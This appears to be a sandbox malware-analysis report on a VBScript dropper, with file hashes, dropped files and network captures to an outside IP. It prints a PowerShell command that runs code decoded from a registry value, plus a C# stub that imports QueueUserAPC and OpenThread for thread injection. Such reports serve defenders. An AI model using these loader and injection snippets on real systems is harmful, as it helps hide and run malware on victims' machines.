C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lq5c340j.glg.ps1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w0l1roud.yrr.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	 [{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\bowerbird.m3u	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	5.116264615668023
Encrypted:	false
SSDEEP:	3:AtNBcCRVqrGZgME1:AKAArcE1
MD5:	FCA5D5C49A23B8614C6F821ABC873200
SHA1:	C6982C28BD133E0317D388EFDFE29CB78A5AB6BA
SHA-256:	9EC7D8CE210B398464E1AE84073DA79284983AEA1AE6AD5985DC77AE95C1C242
SHA-512:	534D876A9BA54CAD210D801582A285D0F9E4385660B6ABFA5C278396644FBD41B1C4F7B2A5FDDB3F6EBC1BDEAE5D99D6E2E34F149697642F4B7E0F0510C641(9
Malicious:	false
Preview:	 faHHqDeJlByuQgYuKmjhviPLnmNtvZyJwtONsUcwIeBPlokSmxWvLayqrB

C:\Users\user\AppData\Local\Temp\earmark.avchd	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.67702661060525
Encrypted:	false
SSDEEP:	768:Nh66vv4Fgs48pcQqQjeCE+2SfNfAhghqgwZJTpT/6gKffcSapyLeq6pTXY:TrYJ4586SfZKBJT2ffXhkD
MD5:	78B3444199A2932805D85CFDB30AD6FB
SHA1:	A1826A8BDD4AA6FC0BF2157A6063CCA5534A3A46

C:\Users\user\AppData\Local\Temp\earmark.avchd	
SHA-256:	66EAF5C2BC2EC2A01D74DB9CC50744C748388CD9B0FA1F07181E639E128803EF
SHA-512:	E940BE2888085DE21BA3BF736281D0BEEC6B2B96B7C6D2CD1458951FD20A9ABFA79677393918C7A3877949F6BFC4B33E17200C739AADE0BA33EF4D3F58A0C4D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L...._.....!...I..... ....@.....t.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV..k.....^_[.1.H)...k.6u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F284854536B8305B22FC194AF5.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0628931791117133
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry2l8ak7YnqqFlRPN5Dlq5J:+RI+ycuZhNnakSJPNnqX
MD5:	937A686A5D2FA028B8DD919CA8E7E61D
SHA1:	6F9BF1CA7328A57EB95D231671EA59DC2352C190
SHA-256:	BBEDBCC77B7A8B30DB5C170132CCF3BED66CE0C8439DCDF53518B9F7FB745D2C
SHA-512:	06EA46C71CF33D6EE76D2BB8AF60EB862897D92ECDE669778C66F1B27D129A660AB1F19203D0772784B09EE7C772520FFA0B16559E273FE90AA8E6A54B0F5A4D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...y.n.r.a.4.0.i.t...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...y.n.r.a.4.0.i.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.202568184658238
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fIYs8YeB0zxs7+AEszIWXp+N23fIY:p37Lvkmb6KHwYeeGWZE8wYeeb
MD5:	EF33DA1A5FB75B0510FBF89ECEA51EA8
SHA1:	FF45F0E17EDA6150AC1F7301A36A90E65BF14BD0
SHA-256:	2D38EB74164F3600754C77BC59DD70E9DD05DB8423B2C3876F859689CD819102
SHA-512:	7ECE4A9D6C56F33BA1B193B38A0EBD35D828D7C2858D8649BDB8103802E0B143615327FF6C422A3CC1508DDD476086F14A2A769222C24B958DC8C80A3B432B4
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs"

C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.602038105926326
Encrypted:	false
SSDEEP:	24:etGSi/W2Dg85xL/XsB4zf5L4zqhRqPPtkZf9sn+II+ycuZhNnakSJPNnq:6nWb5xL/O+buuJ92n1ulna3rq
MD5:	2CB00483F62605A150613D24EFD84820
SHA1:	602806DB9066F530562F9A41988CF5BE5ECBAFC8
SHA-256:	6227F2AEB5887600FA5810EA4C8A9EF8BB94DA765E2EFACA30DA982380C2B091
SHA-512:	FBC0321AD949355C5E9ED3499534BBDC11B9068EEC4E6E2EC583D7C40DDF7A3BAFF9BD4726C564476C5FDD0EDDAB9AD8538F5EEC06FC6270A4160DD73994A 1F2
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!._.....!.....#... ...@..... ....@.....#..K...@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*....3./....6.....C.....V..... .....<Module>.ynra40it.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF0DC159FD027E99B4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40673164492693054
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lotF9lon9lWqgJz9:kBqoII2qOJ
MD5:	C2B0D581F337B35350939AAB3600F6F9
SHA1:	6C1123C840E29814C4BC653E8779DD5F7826821B
SHA-256:	49542962E321AE9A0515F77D118678757EA83900499471E8906BCD9F9B647D0E
SHA-512:	095CE084ED35582FAFDDAFD6F0B000B1D441715533C144373EBB079493A7FE18B04D8886CBF1CE59260DA5DA6449A1A3412410A2BE56A60A4E80C679481AF94
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF4F9D1209361EBE41.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40161
Entropy (8bit):	0.6735336604833069
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+pHVEnGo8hHNFNro8hHNFN4o8hHNFN1:kBqoxKAuqR+pHVEnGoGHntoGHnSoGHnf
MD5:	8DEA6303F6C3FAA3BBE9A62C29A6CB30
SHA1:	1D2A0FFBB1774DA32A96C6D7CD32CD0E0489FE7F

C:\Users\user\AppData\Local\Temp\~DF4F9D1209361EBE41.TMP	
SHA-256:	32BC371BA77D21427470E10B89C77140A49EFBAECE20A8D736D642298D8177E8
SHA-512:	2CA1CD9656F5C7595E5F7824622AC78FC68C89E6CAACCF08967B03A85DA2C564D76DCE50E45DAB1A01FA562ECA298CD78B3235F2378B1002BB578A224BD572 4
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF628F76BDD717A0C8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40193
Entropy (8bit):	0.6787870461296118
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+zN/2dmfpmFygdbfpmFygdopmFygdF:kBqoxKAuqR+zN/2dAp6Bdrp6Bdop6BdF
MD5:	7842DD33C0A139CEDA44CB4200653131
SHA1:	643921D505076C38ED29AB843D352135C1A7F7B6
SHA-256:	2D4A7EF91390975FF42B93FE1AA6B57A8CE9A68A0C506E3E61CCE5A9C4302FFA
SHA-512:	118084CDF7F4D88464B9F4FF7C640D872C309F75909EF63AB35FA1E60F879184BD392F88101D0127E3BB13AF62CE875A04B0D1192A9E8EB5B4598DC54EA15EC1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF8FB77C9DC42E2DD9.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.678845460041809
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+S0e3E1bRpEBbbRpEB0bRpEBx:pwn8
MD5:	705CFF040A1AE5456B23D974D15E5E15
SHA1:	7441D2F22E22713CF1AFF60F8B7DDB8284E6DC52
SHA-256:	745FA8F0A9903E2153576B21C361B9781D03309BEDC7F6B563913C308F100723
SHA-512:	1FAA2FA97B8DBA2ADD3A581B4C36BF5F4E8115AEF9BF8A3EDB9D225508D27E5B8BFA914FC9C77146CFAE31CC3CCA77E0D362E223AF1DE80134CCC5C45706 B31
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFA7833B6014B4E164.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13189
Entropy (8bit):	0.5583413740392141
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lomT3F9lomTV9lWmTp3a6M3af6af2V+be+tg:kBqoImymsmsMVOV+K+2
MD5:	EBF936E00D6286302700EC14B36F6C6F
SHA1:	1FEEF0D642EFE7968687EA01C92823415E2B9971
SHA-256:	15EAD82E04CBB7827B19CB1E56D65612F396960EF381132B947D2DCB74D84D94
SHA-512:	A20835BEA4EA76AA0BB906BAA4C17ECE671B9553452166435914A6094047DDFA66183EFBCC74D6649406345B036D54CE9223D4A36EF5EC1A7EC6EE722058CA9 8
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20201119\PowerShell_transcript.721680.CGTQL96q.20201119175419.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.320814391895913
Encrypted:	false
SSDEEP:	24:BxSA5xvBnRKx2DOXUWOLCHGIYBtLW4HjeTKKjX4CIym1ZJXbPOLCHGIYBtJnxSAi:BZLvhQoORF/4qDYB1ZtpFEZZs
MD5:	8FBC362C91A88C692663D0B1AA4E5642
SHA1:	6D0D8C0BFAA020195C2766D697088C08AFC5FFEB
SHA-256:	AC3E4D766BB1C8C29292E5DED52543181AEDE7934ECD2DB5329A4EF29B207D32
SHA-512:	710EC3EE7CAB562441B1BA98E276ACFAC05F1D707C87DF4942147941CE553D83710B171F0C2CE010296ACA931BE135C92AF14FD0BCF6669101634DE41C73BA8E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201119175419..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 721680 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 4440..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201119175419..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General


File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	4.353623108333982
TrID:	
File name:	03QKtPTOQpA1.vbs
File size:	379538
MD5:	5f099ccc65e49652f3a9fe965fe645a7
SHA1:	8022bd0d5592a26d33e6b548e6dec4cefd6f2b42
SHA256:	cbcc86acc68fb34f65d2e8c54d3bf2f4382207c1ff0f3df811d4f70f2570c2d9
SHA512:	f99bda67d7e3a93386c9f0104580981ec17ad3471b59a36d47eafb6ef403a11e20c11fbd7311cb7b18fcfb4f877375dc0f4298a87d08699859951c19eb3d3fd8
SSDEEP:	3072:VDRp0xBRYkxWblq7iQh6qDkLBPUdgyaHoJr6kL:hqRBxIl4P6qoL5Ud/PJOkL
File Content Preview:	' Alberich Greek martial temptress presto babe, Semite rueful re fairway Estes Steinberg paratroop finesse Bangladesh authenticate allusive grapevine scattergun late, tugging gorgon Bateman inexplicable. swingy bitumen Coriolanus foreign Osaka indivisible

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 17:53:16.478868961 CET	49729	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:16.479074001 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:16.737507105 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:16.737714052 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:16.738636017 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:16.744560957 CET	80	49729	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:16.744801998 CET	49729	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.040216923 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697737932 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697767973 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697779894 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697798967 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697817087 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697834015 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.697850943 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.697885990 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.739756107 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.739804029 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.739824057 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.739841938 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.739887953 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.739917994 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.739922047 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.739926100 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.956177950 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.956211090 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.956253052 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.956300974 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961406946 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961436033 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961457968 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961476088 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961477995 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961499929 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961504936 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961520910 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961546898 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961550951 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961570978 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961571932 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961591005 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961601973 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.961612940 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.961631060 CET	49728	80	192.168.2.3	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 17:53:17.961663961 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.998167992 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.998214006 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:17.998275042 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:17.998301029 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.000235081 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.000262022 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.000278950 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.000324965 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.000349998 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.091305971 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.091350079 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.091389894 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.091420889 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.133663893 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.133776903 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.214623928 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.214684010 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.214711905 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.214777946 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.215080023 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.215123892 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.215140104 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.215167046 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.219755888 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.219852924 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.219926119 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.219968081 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.219985962 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220006943 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220014095 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220057011 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220097065 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220098972 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220124006 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220139980 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220158100 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220179081 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220191002 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220218897 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220221996 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220258951 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220276117 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220292091 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.220321894 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.220349073 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.287646055 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.287707090 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.287755966 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.287806034 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.287828922 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.287851095 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.287858009 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.287878990 CET	80	49728	47.241.19.44	192.168.2.3
Nov 19, 2020 17:53:18.287897110 CET	49728	80	192.168.2.3	47.241.19.44
Nov 19, 2020 17:53:18.287920952 CET	80	49728	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 17:52:45.387339115 CET	63492	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:52:45.414515972 CET	53	63492	8.8.8.8	192.168.2.3
Nov 19, 2020 17:52:46.105879068 CET	60831	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:52:46.132956028 CET	53	60831	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 17:52:46.890446901 CET	60100	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:52:46.917480946 CET	53	60100	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:04.822247028 CET	53195	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:04.858122110 CET	53	53195	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:05.737097025 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:05.773063898 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:06.411890984 CET	53023	53	192.168.2.3	8.8.8.8
